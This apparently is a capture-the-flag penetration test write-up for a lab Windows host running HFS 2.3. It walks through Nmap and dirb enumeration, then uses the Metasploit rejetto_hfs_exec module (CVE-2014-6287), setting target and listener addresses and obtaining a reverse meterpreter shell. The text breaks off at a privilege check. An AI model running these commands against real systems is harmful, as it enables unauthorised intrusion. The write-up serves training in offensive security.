PTI

Penetration Tester Institute

Penetration Tester: Giovanni Ocasio

Table of Content


Executive Summary

The penetration tester discovered several vulnerabilities that led to the penetration test gaining administrative privileges. A port scan was conducted to determine what ports and services were open on the system. The only port discovered was port 80 which is commonly used HTTP or a web service. In this case it was hosting an HTTP File Server. The version of the HTTP File Server was outdated and susceptible to CVE-2014-6287, which leverages a remote code execution vulnerability. This specific kind of vulnerability allows an attacker to run potentially malicious commands on a system and may even allow an attacker to gain access to the system. The penetration tester was able to leverage this vulnerability and gain access to the system. Navigating through the system the penetration tester was able to discover the proof-of-concept file left on the system. After discovering the proof-of-concept file the tester began looking for a means to elevate their privileges. After gaining some information on the Windows system's configuration the tester used a tool to discover potential attack vectors and settle on the MS16-098 vulnerability discover, which if leveraged allows an attacker to elevate their privileges by exploiting a kernel-mode driver vulnerability. Using a specially created application the tester was able to leverage the vulnerability and gain Administrator privileges. Navigating the Administrator account the proof-of-concept file was discovered as proof of the elevation of privilege.

Penetration Test

Enumeration:


I began the penetration test by ensuring that the target machine was on the network using the ping command.



```
┌──(kali㉿kali)-[~]
└─$ ping 10.10.10.8
PING 10.10.10.8 (10.10.10.8) 56(84) bytes of data.
64 bytes from 10.10.10.8: icmp_seq=1 ttl=127 time=38.8 ms
64 bytes from 10.10.10.8: icmp_seq=2 ttl=127 time=21.5 ms
64 bytes from 10.10.10.8: icmp_seq=3 ttl=127 time=31.6 ms
64 bytes from 10.10.10.8: icmp_seq=4 ttl=127 time=147 ms
^C
── 10.10.10.8 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3008ms
rtt min/avg/max/mdev = 21.478/59.818/147.361/50.915 ms
```


Next I began a port scan using Nmap to determine the open ports (-p-), the services running on those ports (-sV), other pieces of information such as the operating system and common vulnerabilities (-A), and then I had the output sent to a text file named Optimum_Nmap. The full Nmap command is:

kali@kali:~$ sudo nmap -sV -p- -A 10.10.10.8 > Optimum_Nmap




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -p- -A 10.10.10.8 > Optimum_Nmap
[sudo] password for kali:
```

According to the Nmap scan the only port open on the target machine is Port 80, the common port for HTTP. In this case it appears as though this port is being used to host an HTTP File Server.



```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-16 11:14 EDT
Nmap scan report for 10.10.10.8
Host is up (0.047s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
|_http-title: HFS /
|_http-server-header: HFS 2.3
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2012 or Windows Server 2012
R2 (91%), Microsoft Windows Server 2012 R2 (91%), Microsoft Windows Server
2012 (90%), Microsoft Windows 7 Professional (87%), Microsoft Windows 8.1
Update 1 (86%), Microsoft Windows Phone 7.5 or 8.0 (86%), Microsoft Windows
7 or Windows Server 2008 R2 (85%), Microsoft Windows Server 2008 R2 (85%),
Microsoft Windows Server 2008 R2 or Windows 8.1 (85%), Microsoft Windows
Server 2008 R2 SP1 or Windows 8 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   74.81 ms 10.10.16.1
2   74.88 ms 10.10.10.8
```


Navigating to the web page it displays what appears to be a file server with a login form, search bar, and archive option.



No files in this folder


I continued my enumeration using a tool called *dirb* which conducts a brute force to find any subdirectories and files. The dirb command is:

```
kali@kali:~$ dirb http://10.10.10.8
```



```
┌──(kali㉿kali)-[~]
└─$ dirb http://10.10.10.8

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Sep 16 11:35:00 2022
URL_BASE: http://10.10.10.8/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------
```


Dirb was unable to locate any subdirectories.



```
┌──(kali㉿kali)-[~]
└─$ dirb http://10.10.10.8

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Sep 16 11:39:00 2022
URL_BASE: http://10.10.10.8/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.8/ ----
+ http://10.10.10.8/favicon.ico (CODE:200|SIZE:576)

-----------------
END_TIME: Fri Sep 16 11:55:11 2022
DOWNLOADED: 4612 - FOUND: 1
```


Determining the Exploit

Since I was unable to find any subdirectories, I looked for exploits for related to HFS 2.3 using Metasploit. I opened up Metasploit with the *msfconsole* command and using the *search* command I looked for a module related to HFS 2.3.



```
msf6 > search HFS 2.3

Matching Modules
================


   #  Name                                       Disclosure Date  Rank       Check  Des
cription
   -  ----                                       ---------------  ----       -----  ---
-----------
   0  exploit/multi/http/git_client_command_exec  2014-12-18       excellent  No     Mal
icious Git and Mercurial HTTP Server For CVE-2014-9390
   1  exploit/windows/http/rejetto_hfs_exec       2014-09-11       excellent  Yes    Rej
etto HttpFileServer Remote Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/window
s/http/rejetto_hfs_exec
```

Exploit


There is one exploit available, so I will give that an attempt. By using the *use* command and the number associated with the module I can select that module.


```
msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > 
```

Now I can view the required information by using the *show options* command.



```
msf6 exploit(windows/http/rejetto_hfs_exec) > show options

Module options (exploit/windows/http/rejetto_hfs_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               no        Seconds to wait before terminating web server
   Proxies                     no        A proxy chain of format type:host:port[,type:
                                         host:port][...]
   RHOSTS                      yes       The target host(s), see https://github.com/ra
                                         pid7/metasploit-framework/wiki/Using-Metasplo
                                         it
   RPORT      80               yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen
                                          on. This must be an address on the local mac
                                         hine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is
                                         randomly generated)
   TARGETURI  /                yes       The path of the web application
   URIPATH                     no        The URI to use for this exploit (default is r
                                         andom)
   VHOST                       no        HTTP server virtual host
```

I set the required information and using the *run* command I can have Metasploit run the exploit.




```
msf6 exploit(windows/http/rejetto_hfs_exec) > set rhosts 10.10.10.8
rhosts ⇒ 10.10.10.8
msf6 exploit(windows/http/rejetto_hfs_exec) > set lhost 10.10.16.5
lhost ⇒ 10.10.16.5
msf6 exploit(windows/http/rejetto_hfs_exec) > run

[*] Started reverse TCP handler on 10.10.16.5:4444
[*] Using URL: http://10.10.16.5:8080/3GxeE7
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /3GxeE7
[*] Sending stage (175686 bytes) to 10.10.10.8
```

The exploit provided us with a meterpreter shell onto the system.




```
[*] Meterpreter session 1 opened (10.10.16.5:4444 → 10.10.10.8:49199) at 2022-09-16 22:
05:06 -0400
[*] Meterpreter session 2 opened (10.10.16.5:4444 → 10.10.10.8:49204) at 2022-09-16 22:
08:10 -0400
[*] Server stopped.
[!] This exploit may require manual cleanup of '%TEMP%\lYlfPyrcc.vbs' on the target

meterpreter >
```

At this point we can view our current privileges and escalate them if need be.




```
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeChangeNotifyPrivilege
SeIncreaseWorkingSetPrivilege
```

So, these privileges are below the administrative privileges I need. I can attempt to use the *getsystem* command to automatically upgrade our privileges



